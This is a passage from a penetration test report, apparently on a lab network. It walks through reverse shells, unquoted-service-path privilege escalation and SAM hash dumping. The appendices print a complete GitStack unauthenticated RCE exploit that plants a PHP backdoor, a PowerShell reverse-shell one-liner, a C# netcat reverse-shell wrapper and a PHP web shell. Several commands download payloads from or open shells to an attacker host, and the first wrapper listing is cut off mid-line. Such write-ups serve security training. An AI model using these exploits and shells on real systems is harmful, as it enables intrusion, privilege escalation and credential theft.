Set up a netcat listener on local machine, and execute below command:

powershell.exe c:\\windows\\temp\\nc-dmr.exe 10.50.91.100 443 -e cmd.exe

Got the reverse shell on 10.200.90.100

Enumarating Personal PC

Automated tools are easy to use but they can be caught by Defender.

Using below command used for non-default services on Windows machine:

wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"

```
c:\>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                                   Name                                PathName
                                                                            StartMode
Amazon SSM Agent                                                              AmazonSSMAgent                      "C:\Program Fi
les\Amazon\SSM\amazon-ssm-agent.exe"                                        Auto
Apache2.4                                                                     Apache2.4                           "C:\xampp\apac
he\bin\httpd.exe" -k runservice                                             Auto
AWS Lite Guest Agent                                                          AWSLiteAgent                        "C:\Program Fi
les\Amazon\XenTools\LiteAgent.exe"                                          Auto
Mozilla Maintenance Service                                                   MozillaMaintenance                  "C:\Program Fi
les (x86)\Mozilla Maintenance Service\maintenanceservice.exe"               Manual
Windows Defender Advanced Threat Protection Service                           Sense                               "C:\Program Fi
les\Windows Defender Advanced Threat Protection\MsSense.exe"                Manual
System Explorer Service                                                       SystemExplorerHelpService           C:\Program Fil
es (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe Auto
Windows Defender Antivirus Network Inspection Service                         WdNisSvc                            "C:\ProgramDat
a\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"             Manual
Windows Defender Antivirus Service                                            WinDefend                           "C:\ProgramDat
a\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe"            Auto
Windows Media Player Network Sharing Service                                  WMPNetworkSvc                       "C:\Program Fi
les\Windows Media Player\wmpnetwk.exe"                                      Manual
```

SystemExplorerHelpService has an unquoted service path.

Below command checks the permissions on the directory:

powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

BUILTIN\Users have full control over this discovery. Leverage this to escalate privileges.

Privelege Escalation on Personal PC

All we need is a “wrapper” program that executes netcat to send us a reverse shell.

Mono tool is used compile C# executables that can be run on Windows machines.

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-dmr.exe", "
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

Mcs Wrapper.cs

Copying Wrapper.exe to target:

http://10.200.90.100/resources/uploads/shell-dmr.jpeg.php?wreath=curl%20http://10.50.91.100/Wrapper.exe%20-o%20%TEMP%\wrapper-dmr.exe

Copying Wrapper.exe to C:\Program Files (x86)\System Explorer\System.exe:

copy %TEMP%\wrapper-USERNAME.exe "C:\Program Files (x86)\System Explorer\System.exe"

Restart the service:

sc stop SystemExplorerHelpService

sc start SystemExplorerHelpService

Restarting the service gives reverse shell with an administrator privileges.

Data Exfiltration on Personal PC

Saving the SAM hive:

```
reg.exe save HKLM\SAM sam.bak
```

Saving the SYSTEM hive:

```
reg.exe save HKLM\SYSTEM system.bak
```

Secretdump.py of Impacket is used to dump hashes from SAM and SYSTEM hives:

```
┌──(kali㉿kali)-[/opt/impacket/examples]
└─$ python3 secretsdump.py -sam  ~/Downloads/sam.bak -system ~/Downloads/system.bak LOCAL
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]:::
Guest:501:[redacted]::
DefaultAccount:503:[redacted]:::
WDAGUtilityAccount:504:[redacted]:::
Thomas:1000:[redacted]:::
[*] Cleaning up...
```

CLEANUP

Cleanup is a must after penetration test. Removing users created, binaries, executables, tools uploaded on network is essential part of a penetration test.

Created user "Demir" is removed.

All the tools uploaded (chisel-demr, nmap-dmr, nc-dmr etc.) are removed.

Services are returned to their normal situation.

CONCLUSION

There were many vulnerabilities found on 3 machines. Attacker can gain a shell using a known exploit for public facing website. Establishing persistence using poorly configured SSH keys. Pivoting to .150 machine. Exploiting a gitserver provides us a reverse shell. After stabilizing shell by adding a user, Admin's and Thomas's hashes are dumped and then pivoted to .100 machine. Exploiting this machine by uploading obfuscated php shell to get reverse shell. Escalating privileges by leveraging unquoted service path.

It is also suggested that apply all the remediations provided by this report.

REFERENCES

https://nvd.nist.gov/vuln/detail/cve-2019-15107

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5955

https://attack.mitre.org/techniques/T1574/009/

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

https://www.hackingarticles.in/windows-privilege-escalation-seimpersonateprivilege/

https://www.ssh.com/academy/ssh/public-key-authentication

https://cwe.mitre.org/data/definitions/1391.html

https://github.com/MuirlandOracle/CVE-2019-15107

https://github.com/sshuttle/sshuttle

https://github.com/internetwache/GitTools

https://github.com/Hackplayers/evil-winrm

APPENDICES

43777.py

```
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '100.200.90.200'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
		r = requests.get("http://{}/rest/user/".format(ip))
		user_list = r.json()
		user_list.remove('everyone')
except:
		pass

if len(user_list) > 0:
		username = user_list[0]
		print "[+] Found user {}".format(username)
else:
		r = requests.post("http://{}/rest/user/".format(ip), data={'username' : username, 'password' : password})
		print "[+] Create user"

		if not "User created" in r.text and not "User already exist" in r.text:
				print "[-] Cannot create user"
				os._exit(0)

r = requests.get("http://{}/rest/settings/general/webinterface/".format(ip))
if "true" in r.text:
		print "[+] Web repository already enabled"
else:
		print "[+] Enable web repository"
		r = requests.put("http://{}/rest/settings/general/webinterface/".format(ip), data='{"enabled" : "true"}')
		if not "Web interface successfully enabled" in r.text:
				print "[-] Cannot enable web interface"
				os._exit(0)
```

```
print "[+] Get repositories list"
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
		repository = repository_list[0]['name']
		print "[+] Found repository {}".format(repository)
else:
		print "[+] Create repository"

		r = requests.post("http://{}/rest/repository/".format(ip), cookies={'csrftoken' : csrf_token}, data={'name' : repository,
'csrfmiddlewaretoken' : csrf_token})
		if not "The repository has been successfully created" in r.text and not "Repository already exist" in r.text:
				print "[-] Cannot create repository"
				os._exit(0)

print "[+] Add user to repository"
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip, repository, username))

if not "added to" in r.text and not "has already" in r.text:
		print "[-] Cannot add user to repository"
		os._exit(0)

print "[+] Disable access for anyone"
r = requests.delete("http://{}/rest/repository/{}/user/{}/".format(ip, repository, "everyone"))

if not "everyone removed from rce" in r.text and not "not in list" in r.text:
		print "[-] Cannot remove access for anyone"
		os._exit(0)

print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(username, 'p && echo
"<?php system($_POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

Powershell Reverse Shell

powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.90.200',PORT);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

Wrapper.cs

```
using System;
using System.Diagnostics;

namespace Wrapper{
        class Program{
                static void Main(){
                        Process proc = new Process();
                        ProcessStartInfo procInfo = new
ProcessStartInfo("c:\\windows\\temp\\nc-dmr.exe", "10.50.91.100 4567 -e cmd.exe");
                        procInfo.CreateNoWindow = true;
                        proc.StartInfo = procInfo;
                        proc.Start();
                }
        }
}
```

Test Payload

```
<?php

   $cmd = $_GET["wreath"];

   if(isset($cmd)){

      echo "<pre>" . shell_exec($cmd) . "</pre>"; }

   die();

?>
```